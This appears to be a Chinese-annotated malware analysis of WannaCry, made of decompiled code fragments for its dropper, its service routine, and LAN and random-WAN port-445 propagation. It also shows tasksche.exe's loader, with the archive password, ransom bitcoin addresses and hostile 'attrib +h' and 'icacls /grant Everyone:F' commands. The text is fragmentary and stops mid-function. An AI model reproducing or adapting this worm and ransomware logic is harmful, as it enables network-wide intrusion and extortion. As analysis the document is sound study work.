
```
if ( Fun_CloseHandle )
{
  hSrc = FindResourceA(0, 0x727, Type);// 查找资源R
  hSrc_ = hSrc;
  if ( hSrc )
  {
    hRes = LoadResource(0, hSrc);
    if ( hRes )
    {
      lpBuffer = LockResource(hRes);
      if ( lpBuffer )
      {
        dwResSize = SizeofResource(0, hSrc_);
        if ( dwResSize )
        {
          szVirPath[0] = 0;
          memset(&szVirPath[1], 0, 0x100u);
          *&szVirPath[257] = 0;
          szVirPath[259] = 0;
          NewFileName[0] = 0;
          memset(&NewFileName[1], 0, 0x100u);
          *&NewFileName[257] = 0;
          NewFileName[259] = 0;

          // 移动C:\\WINDOWS\\tasksche.exe文件到C:\\WINDOWS\\qeriuwjhrf
          // 并且重新创建文件tasksche.exe
          sprintf(szVirPath, "C:\\%s\\%s", aWindows, aTasksche_exe);// C:\\WINDOWS\\tasksche.exe
          sprintf(NewFileName, "C:\\%s\\qeriuwjhrf", aWindows);// C:\\WINDOWS\\qeriuwjhrf
          MoveFileExA(szVirPath, NewFileName, 1u);
          hFile = g_Fun_CreateFileA(szVirPath, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_SHARE_DELETE, 0);
          if ( hFile != INVALID_FILE_SIZE )
          {
            g_Fun_WriteFile(hFile, lpBuffer, dwResSize, &lpBuffer, 0);
            g_Fun_CloseHandle(hFile);
            ProcessInformation.hThread = 0;
            ProcessInformation.dwProcessId = 0;
            ProcessInformation.dwThreadId = 0;
            memset(&StartupInfo.lpReserved, 0, 0x40u);
            ProcessInformation.hProcess = 0;
            strcat(szVirPath, &off_431340);
            StartupInfo.cb = 68;
            StartupInfo.wShowWindow = 0;
            StartupInfo.dwFlags = 129;
            if ( g_Fun_CreateProcessA(
                   0,
                   szVirPath,
                   0,
                   0,
                   0,
                   0x8000000u,
                   0,
                   0,
                   &StartupInfo,
                   &ProcessInformation) )
            {
              g_Fun_CloseHandle(ProcessInformation.hThread);
```

服务回调 ServiceProc




```
void __cdecl ServiceProc(DWORD dwNumServicesArgs, LPSTR *lpServiceArgVectors)
{
  SERVICE_STATUS_HANDLE hServiceStatus_; // eax

  g_ServiceStatus.dwServiceType = 32;
  g_ServiceStatus.dwCurrentState = 2;
  g_ServiceStatus.dwControlsAccepted = 1;
  g_ServiceStatus.dwWin32ExitCode = 0;
  g_ServiceStatus.dwServiceSpecificExitCode = 0;
  g_ServiceStatus.dwCheckPoint = 0;
  g_ServiceStatus.dwWaitHint = 0;
  hServiceStatus_ = RegisterServiceCtrlHandlerA(ServiceName, HandlerProc);// 注册函数来处理服务控制请求，设置服务的状态
  g_hServiceStatus = hServiceStatus_;
  if ( hServiceStatus_ )
  {
    g_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    g_ServiceStatus.dwCheckPoint = 0;
    g_ServiceStatus.dwWaitHint = 0;
    SetServiceStatus(hServiceStatus_, &g_ServiceStatus);
    CrySpreadInNet();      网络传播病毒
    Sleep(86400000u);                      // sleep24小时
    ExitProcess(1u);
  }
}
```

CrySpreadInNet




```
//
// 在网络上传播病毒
int CrySpreadInNet()
{
  int ret; // eax
  HANDLE hThread1; // eax
  int i; // esi
  HANDLE hThread2; // eax


  // 攻击模块的PE,一个是32位的一个是64位的
  // 32位的大小0x4060,64位的大小0xc8a4
  // 初始化网络API和读取PE文件，失败直接返回0
  ret = CryInitInetAndReadPE();
  if ( ret )
  {
    hThread1 = beginthreadex(0, 0, spreadInLAN, 0, 0, 0);// 局域网传播病毒
    if ( hThread1 )
      CloseHandle(hThread1);
    for ( i = 0; i < 128; ++i )
    {
      hThread2 = beginthreadex(0, 0, spreadInWAN, i, 0, 0);// 万维网传播病毒
      if ( hThread2 )
        CloseHandle(hThread2);
      Sleep(2000u);
    }
    ret = 0;
  }
  return ret;
}
```

局域网传播



```
int spreadInLAN()
{
  unsigned int i; // edi
  _DWORD *ArrayIP; // eax
  HANDLE hThread; // esi
  char v4; // [esp+17h] [ebp-2Dh]
  char v5[4]; // [esp+18h] [ebp-2Ch] BYREF
  void *Memory; // [esp+1Ch] [ebp-28h]
  int v7; // [esp+20h] [ebp-24h]
  int v8; // [esp+24h] [ebp-20h]
  char v9[4]; // [esp+28h] [ebp-1Ch] BYREF
  void *v10; // [esp+2Ch] [ebp-18h]
  int v11; // [esp+30h] [ebp-14h]
  int v12; // [esp+34h] [ebp-10h]
  int v13; // [esp+40h] [ebp-4h]

  v9[0] = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 1;
  v5[0] = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;

  // 获取适配器信息，获取整个局域网的网段表
  CryGetAdapterInfo(v9, v5);
  for ( i = 0; ; ++i )
  {
    ArrayIP = v10;
    if ( !v10 || i >= (v11 - v10) >> 2 )
      break;
    if ( g_count > 10 )
    {
      do
        Sleep(0x64u);
      while ( g_count > 10 );
      ArrayIP = v10;
    }
    // 病毒会根据用户计算机内网 IP，生成覆盖整个局域网网段表，然后循环依次尝试攻击。
    hThread = beginthreadex(0, 0, CryUseMS, ArrayIP[i], 0, 0);
    if ( hThread )
    {
      InterlockedIncrement(&g_count);
      CloseHandle(hThread);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  CryFreeMemory(Memory);
  Memory = 0;
  v7 = 0;
  v8 = 0;
  CryFreeMemory(v10);
  return 0;
}
```

万维网传播




```
  srand(v4 + Time + v5);
  ipA = v17;
  while ( 1 )
  {
    do
    {
      if ( Fun_GetTickCount() - dwSysRunTime > 0x249F00 )
        stop_flg = 1;                         // 停止标志
      if ( Fun_GetTickCount() - dwSysRunTime > 0x124F80 )
        v15 = 1;                              // 拼接标志
      if ( !stop_flg )
        break;
      if ( dwCount >= 32 )
        break;
      ipA = CryRand() % 0xFFu;                // 随机生成IP地址A段
    }
    while ( ipA == 127 || ipA >= 224 );
    if ( v15 && dwCount < 32 )
      ipB = CryRand() % 0xFFu;                // 随机生成IP地址B段
    ipC = CryRand() % 0xFFu;                  // 随机生成IP地址C段
    ipD = CryRand();                          // 随机生成IP地址D段
    sprintf(szIP, "%d.%d.%d.%d", ipA, ipB, ipC, ipD % 0xFF);
    dwIP = inet_addr(szIP);
    if ( CryConnectInet445(dwIP) > 0 )        // 连接445
      break;
LABEL_23:
    Sleep(0x64u);
  }
  stop_flg = 0;
  v15 = 0;
  v18 = Fun_GetTickCount();
  ipD_ = 1;
  while ( 1 )
  {
    sprintf(szIP, "%d.%d.%d.%d", ipA, ipB, ipC, ipD_);
    dwIP_ = inet_addr(szIP);
    if ( CryConnectInet445(dwIP_) <= 0 )
      goto LABEL_20;
    v12 = beginthreadex(0, 0, CryAttack, dwIP_, 0, 0);
    v13 = v12;
    if ( v12 )
      break;
LABEL_21:
    if ( ++ipD_ >= 255 )
    {
      dwSysRunTime = v18;
      Fun_GetTickCount = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v12, 0x36EE80u) == 258 )
    TerminateThread(v13, 0);
  CloseHandle(v13);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```


CryAttack

5.2 tasksche.exe

WinMain




```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  char ***lpCmd; // eax
  void *lpGlobalTWNRY; // eax
  _DWORD *lpHeapTWNRY; // eax
  void (__stdcall *Fun_TaskStart)(_DWORD, _DWORD); // eax
  _DWORD CSData[310]; // [esp+10h] [ebp-6E4h] BYREF
  char szFileName[520]; // [esp+4E8h] [ebp-20Ch] BYREF
  int dwReadSize; // [esp+6F0h] [ebp-4h] BYREF


  // 获取主模块名称，并随机一个应用程序名称
  szFileName[0] = byte_40F910;
  memset(&szFileName[1], 0, 0x204u);
  *&szFileName[517] = 0;
  szFileName[519] = 0;
  GetModuleFileNameA(0, szFileName, 0x208u);
  CrySrandName(g_szSrandName);                    // 随机一个名称 - 服务名称


  // 判断参数个数如果不等于2，
  // 或者参数不是/i
  // 或者设置当前路径失败
  // 或者拷贝主模块到tasksche.exe失败
  // 或者创建tasksche.exe进程或服务失败
  if ( *_p___argc() != 2
    || (lpCmd = _p___argv(), strcmp((*lpCmd)[1], aI))
    || !CrySetCurDirWindowsOrTmp(0)
    || (CopyFileA(szFileName, g_NewFileName, 0), GetFileAttributesA(g_NewFileName) == INVALID_FILE_ATTRIBUTES)
    || !CryCreateProcessOrService() )
  {

    // 拆分路径
    // 设置当前目录为主模块文件下
    if ( strrchr(szFileName, '\\') )
      *strrchr(szFileName, '\\') = 0;
    SetCurrentDirectoryA(szFileName);

    // 传入1创建并设置注册表WanaCrypt0r
    CrySetOrQueryReg(1);
    CryReleaseZip(0, g_rarPWD);                   // 解压密码WNcry@2ol7释放压缩包文件

    // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
    // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
    // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
    // 写入以上三个比特币账号到c.wnry文件中
    CryWriteCWNRY();
    CryCreateOrKillProcess(CommandLine, 0, 0);  // "attrib +h ." 命令行参数启动进程: 隐藏当前目录
    CryCreateOrKillProcess(aIcacls_GrantEv, 0, 0);// 通过命令行修改所有文件的权限为完全访问权限。
```




```
                                              // icacls . /grant Everyone:F /T /C /Q
    if ( CryLoadApi() )                       // 加载解密函数和文件操作函数
    {
      CryInitCricSection(CSData);             // 初始化临界区资源
      if ( CryImprotKey(CSData, 0, 0, 0) )    // 读取主模块文件并导入密钥
      {
        dwReadSize = 0;
        lpGlobalTWNRY = CryDeCodeAndRet(CSData, FileName, &dwReadSize);// t.wnry解密该PE文件，解密后存储在全局的堆中，并返回地址
        if ( lpGlobalTWNRY )
        {
          lpHeapTWNRY = CryGlobalToHeap(lpGlobalTWNRY, dwReadSize);// 将t.wnry文件内存转移到进程堆空间
          if ( lpHeapTWNRY )
          {
            Fun_TaskStart = CryExportFun(lpHeapTWNRY, g_szTaskStart);// 从解密后的dll中导出函数 TaskStart
            if ( Fun_TaskStart )
              Fun_TaskStart(0, 0);
          }
        }
      }
      CryDeleteCricSection(CSData);           // 释放临界区资源
    }
  }
  return 0;
```

CrySrandName




```
int CurIndex; // edi
int enCount; // esi
int NumCount; // esi
WCHAR szComputerName[200]; // [esp+Ch] [ebp-198h] BYREF
DWORD nSize; // [esp+19Ch] [ebp-8h] BYREF
unsigned int CalcLen; // [esp+1A0h] [ebp-4h]


// 获取计算机名称
szComputerName[0] = word_40F874;
nSize = 0x18F;
